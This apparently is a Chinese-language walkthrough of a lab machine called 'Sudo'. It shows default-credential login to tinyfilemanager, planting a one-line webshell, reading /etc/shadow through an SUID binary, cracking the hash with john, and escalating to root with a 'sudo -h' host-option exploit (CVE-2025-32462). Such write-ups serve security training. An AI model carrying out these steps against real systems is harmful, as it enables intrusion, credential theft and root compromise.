

Sudo



http://192.168.56.114/tinyfilemanager.php有个登录框

admin admin@123

进入后台,直接把tinyfilemanager.php改成一句话木马



上线vshell

发现/usr/bin/read_file有suid权限, Sudo 版本 1.9.5p2

读取/usr/bin/read_file -f /etc/shadow, 爆破出eecho的密码

```
(root⊗kali-plus)-[~/Desktop]

# john 1.txt --wordlist=rockyou.txt

Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"

Use the "--format=HMAC-SHA256" option to force loading these as that type instead

Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA512"

Use the "--format=HMAC-SHA512" option to force loading these as that type instead

Using default input encoding: UTF-8

Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])

Cost 1 (iteration count) is 5000 for all loaded hashes

Will run 6 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

alexis15 (eecho)

1g 0:00:00:07 DONE (2025-07-11 14:03) 0.1324g/s 6713p/s 6713c/s 6713c/s bobocel..patrick15

Use the "--show" option to display all of the cracked passwords reliably

Session completed.
```

读取/usr/bin/read_file -f /etc/sudoers, 得到

```
eecho@Sudo:/tmp$ /usr/bin/read_file -f /etc/sudoers
# This file MUST be edited with the 'visudo' command as root.
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
# See the man page for details on how to write a sudoers file.
Defaults
               env_reset
Defaults
               mail_badpass
Defaults
secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin"
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
        ALL=(ALL:ALL) ALL
root
# Allow members of group sudo to execute any command
       ALL=(ALL:ALL) ALL
nhu2%
eecho Dashazi = NOPASSWD:ALL
# See sudoers(5) for more information on "@include" directives:
@includedir /etc/sudoers.d
```

CVE-2025-32462提权即可

sudo -h Dashazi -i